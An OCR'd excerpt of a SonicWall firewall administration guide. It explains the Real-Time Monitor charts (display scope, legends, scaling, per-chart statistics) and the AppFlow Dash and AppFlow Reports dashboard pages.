
Topics:

- Collapse/Expand Buttons
- Legends
- Tooltips
- Changing Chart Format

- Scaling a Chart
- Current Statistics: Average, Minimum, Maximum

Collapse/Expand Buttons

Directly above each chart, at the far right, is a **minus sign** icon, , that collapses the chart when it is clicked. When a chart is collapsed, a **plus sign** icon, , is displayed, which expands the chart when it is clicked. Collapsing charts is useful when you want to compare other charts closer together.




Display Scope

For all charts except **Connection Count**, you can specify the scope of the display:

- Applications
- Interfaces
- Aggregate Cores

Applications

In the Applications Real-Time Monitor, you can specify the applications displayed in the **Applications** Chart from a drop-down menu:




- **Most Frequent Apps**
- **All Apps**
- Individual applications

Multiple applications can be selected by clicking more than one check box.

Interfaces

For all charts except Applications and Multi-Core Monitor, you can specifies which Interfaces are displayed in the chart from a drop-down menu:




- **All Interfaces Rate**
- **All Interfaces Size**
- **All Interfaces %**
- Individual interfaces

The individual interfaces vary depending on the number of interfaces on your network. Choices also vary by **Rate**, **%**, or **Size**. Multiple interfaces can be selected if desired.

Aggregate Cores

In the **Multi-Core Monitor** chart, you can specify which Cores are displayed from a drop-down menu:



- **Current (Aggregate)**
- **Average (Aggregate)**
- **Individual Cores**

The individual Cores vary depending on the number of Cores available. Multiple Cores can be selected if desired.

Legends


For most charts, you can display a legend that shows the name and color used for the applications or interfaces selected in the chart's **Display** menu. To display or hide the legend, click on the **Legends** button below the chart.

NOTE: If you selected to have the legends for the **Applications** and **Bandwidth** charts displayed within the charts, the **Legends** button has no effect on their display.


Tooltips

Various elements of the charts have associated tooltips:


- The name of the chart has a **Question** icon that briefly describes the chart.



- Legend items display information about the item the legend represents.



- A small circle displays information about a precise moment on the chart.



To display a tooltip, hover your mouse over the desired item. The information displayed varies by chart.

Changing Chart Format


You are able to view individual charts in either bar chart format or flow (area) chart format. Each chart has chart format icons in the upper right corner of the chart. The default is flow chart format.

Topics:

- Bar Chart Format
- Flow Chart Format


Bar Chart Format

The bar chart format displays applications individually, thus allowing you to compare applications. In this chart, the applications, interfaces, or core monitors are arranged along the x-axis, for applications and interfaces according to the color code shown in the Legend. The y-axis displays information appropriate to the chart, such as the amount of traffic for each application or interface. To display the data in bar chart format, click on the **Bar Chart** icon:



Flow Chart Format

The flow chart format displays over-lapping data in a stacked format as it occurs. In this chart, the x-axis displays the current time and the y-axis displays information appropriate to the chart, such as the amount of traffic for each application or the rate or size of the packets. To display data in the flow chart format, click the **Flow Chart** icon:



Scaling a Chart

The **Scale** field, Auto Y-Scaling, in the upper right corner of a chart, allows for automatic Y-Scaling or custom scaling of a chart:

- **Auto Y-Scaling** (default) – Automatic Y-Scaling.
- **<num>[<unit>]** – The values for customized scaling must be a numeric integer. Specifying a unit is optional. If a unit is desired, four options are available:
  - **K** for Kilo.
  - **M** for Mega.
  - **G** for Giga.

- **%** for percentage.


For example, if a custom scale of 100Kbps is desired, then 100K should be entered. The numeric integer 100 is entered followed by the unit K.

NOTE: An invalid entry results in the default, **Auto Y-Scaling**, being used.

IPv6/IPv4 Selection

For complete information on the SonicOS implementation of IPv6, see IPv6.

Real-Time Monitor Visualization is configured the same in IPv6 and IPv4: select the radio buttons in the drop-down menu to change the view/configuration:



- **IPv4 Only**
- **IPv6 Only**
- **IPv4 and IPv6**

NOTE: This option applies only to the **Applications** and **Ingress/Egress Bandwidth** charts.


Current Statistics: Average, Minimum, Maximum

All charts, except **Applications**, display the current statistics, such as average, minimum, and maximum values, for the data flow. The values vary by chart and can be in

- **Kbps** (kilo bits per second)
- **Pps** (packets per second)
- **Bytes**
- **Cps** (connections per second)
- **%**


The **Multi-Core Monitor** chart also displays total utilization (**Total Utll**). Instead of **Current Ave**, **Min**, and **Max** statistics, the **Connection Count** chart displays the:

- **Current** count
- **Peak** count
- **Max** count



For the **Ingress/Egress** charts, the information is displayed for both halves, the **Ingress** on the top and the **Egress** on the bottom. For the other charts, the information is displayed on the top.

Applications Monitor



The **Applications** data flow provides a visual representation of the current applications accessing the network. The **Applications Monitor** chart is plotted by collecting the top 25 applications (based on its current rate, bits per second) traversing through the firewall every refresh period.


The following options are available only on the Applications Real-Time chart:

Applications Real-Time Display-Locking Options

Option	Widget	Description
Lock		Locks the Display options for the Application interface. The lock and unlock options are available when you select **Most Frequent Apps** from the **Application Display** drop-down menu. **Most Frequent Apps** displays the top-25 apps; you can use the **Lock/Unlock** option to keep the report from altering the top-25 apps.
Unlock		Unlocks the Display options for the Application interface.

Ingress and Egress Bandwidth Flow

NOTE: The Bandwidth flow charts have no direct correlation to the Application flow charts.



The **Ingress** and **Egress Bandwidth** data flows provide a visual representation of incoming and outgoing bandwidth traffic. The current percentage of total bandwidth used, average flow of bandwidth traffic, and the minimum and maximum amount of traffic that has gone through each interface is available in the display.

Packet Rate Monitor

The **Packet Rate Monitor** provides the ingress and egress packet rate as packets per second (pps). This chart can be configured to show packet rate by network interface. The graph shows the current average packet rate, minimum packet rate, and maximum packet rate for both ingress and egress network traffic.

Packet Size Monitor

The **Packet Size Monitor** provides the ingress and egress packet rate in bytes (B). This chart can be configured to show packet size by network interface. The graph shows the packet size current average, minimum packet size, and maximum packet size for both ingress and egress network traffic.

Connection Count Monitor


The **Connection Count** data flow provides a visual representation of the current total number of connections, peak number of connections, and maximum number of connections.

Multi-Core Monitor

The **Multi-Core Monitor** displays dynamically updated statistics on utilization of the individual cores of the SonicWall appliance. Core 0 through core 7 handle the control plane. Core 0 through core 7 usage is displayed in green on the Multi-Core Monitor. The remaining cores handle the data plane.

To maximize processor flexibility, functions are not dedicated to specific cores; instead all cores can process all data plane tasks. Memory is shared across all cores. Each core can process separate flows simultaneously, allowing for up to 88 flows to be processed in parallel.

Memory Usage Monitor



The Memory Usage monitor displays:

- Available memory
- Total amount of memory used
- Amount of memory used by the database

NOTE: Only the bar chart version is displayed.

6

Viewing the Top-10 AppFlow Reports


Dashboard > AppFlow Dash

The **Dashboard** > **AppFlow Dash** page provides the same information that is provided in **Dashboard** > **AppFlow Reports**, except in **AppFlow Dash**, the information is shown in graphs for the top one through ten items in each category:

- Top Applications
- Top Users
- Top Viruses
- Top Intrusions
- Top Spyware
- Top URL Ratings
- Top Locations
- Top IP Addresses

NOTE: The Botnets category on the **Dashboard > AppFlow Reports** page does not have a corresponding graph on the **Dashboard > AppFlow Dash** page. See Dashboard > AppFlow Reports.

The following graphic shows the first four graphs on the **AppFlow Dash** page. The graphs for the other categories are similar.




Configuring the Display

Topics:

- Configuring Length of Data Collection
- Configuring Aggregate Reporting
- Specifying the Data Source
- Selecting How to View Individual Graphs

Configuring Length of Data Collection

The toolbar displays the length of time the data have been collected:



You can specify the length of time the data displayed in the graphs have been collected by selecting the start time in the **View** drop-down menu:

- **Since Restart**
- **Since Last Reset**


Refreshing the Display

You can refresh the display of:

- All graphs on the page by clicking the **Refresh** icon next to the **View** drop-down menu.
- Just one graph by clicking the **Refresh** icon for that graph.

Configuring Aggregate Reporting

A green **Status** icon indicates that aggregate AppFlow reporting is enabled. Mousing over the **Status** icon displays a tooltip with a link to **AppFlow > Flow Reporting**,, where you can enable/disable and configure Aggregate Appflow reporting.



To close the tooltip, click **close**.

Specifying the Data Source

You can specify the source of the data in the **Data Source** drop-down menu: **Local** or **External**.

Selecting How to View Individual Graphs

You can select the way to view a graph's data by the **View by** drop-down menu in the graph's title bar:


How to View Graphs

View this graph	By
Top Applications **Top Locations**	**Sessions**—Number of connections/flows
	Init Bytes—Number of bytes sent by the initiator
	Resp Bytes—Number of bytes sent by the responder
Top Users **Top IP Addresses**	**Sessions**—Number of connections/flows
	Bytes Rcvd—Bytes of data received by the user/IP address
	Bytes Sent—Bytes of data sent by the user/IP address
Top Viruses **Top Intrusions** **Top Spyware** **Top URL Ratings**	**Sessions**—Number of connections/flows

7

Configuring AppFlow Statistics and Viewing Reports

Dashboard > AppFlow Reports



The **Dashboard > AppFlow Reports** page provides configurable, scheduled reports by:

applications	users	IP addresses	viruses	intrusions
spyware	location	Botnets	URL rating	

AppFlow Reports statistics enable you to view a top-level aggregate report of what is going on in your network and, at a quick glance, answer such questions as the following:

- What are the top most used applications running in my network?
- Which applications in terms of total number of sessions and bytes consume my network bandwidth?
- Which applications have viruses, intrusions, and spyware?
- What website categories are my users visiting?

The report data can be viewed from the point of the last system restart, since the system reset, or by defining a schedule range. Reports also can be sent by FTP or by email.

TIP: The **Dashboard > AppFlow Dash** page displays the top ten items in each category (except IP addresses) in graph format. See Dashboard > AppFlow Dash on page 73.

To configure your AppFlow Reports, follow the procedures described in AppFlow > Flow Reporting. To facilitate configuring your AppFlow Reports, the bottom of the **Dashboard > AppFlow Reports** page has a link to the **AppFlow > Flow Reporting** page.

The bottom of the page displays the:

- Totals for each column, such as number of entries, number of bytes sent by the initiator and responder, locations blocked
- Total up time of the appliance in days, hours, minutes, and seconds
- Time of the last update/reset: hour, minute, second, month, day
- Type of general reporting, such as Aggregate AppFlow, that is enabled as well as whether the reporting for the tab is enabled.

Data can be sorted in ascending or descending order by any of the columns.

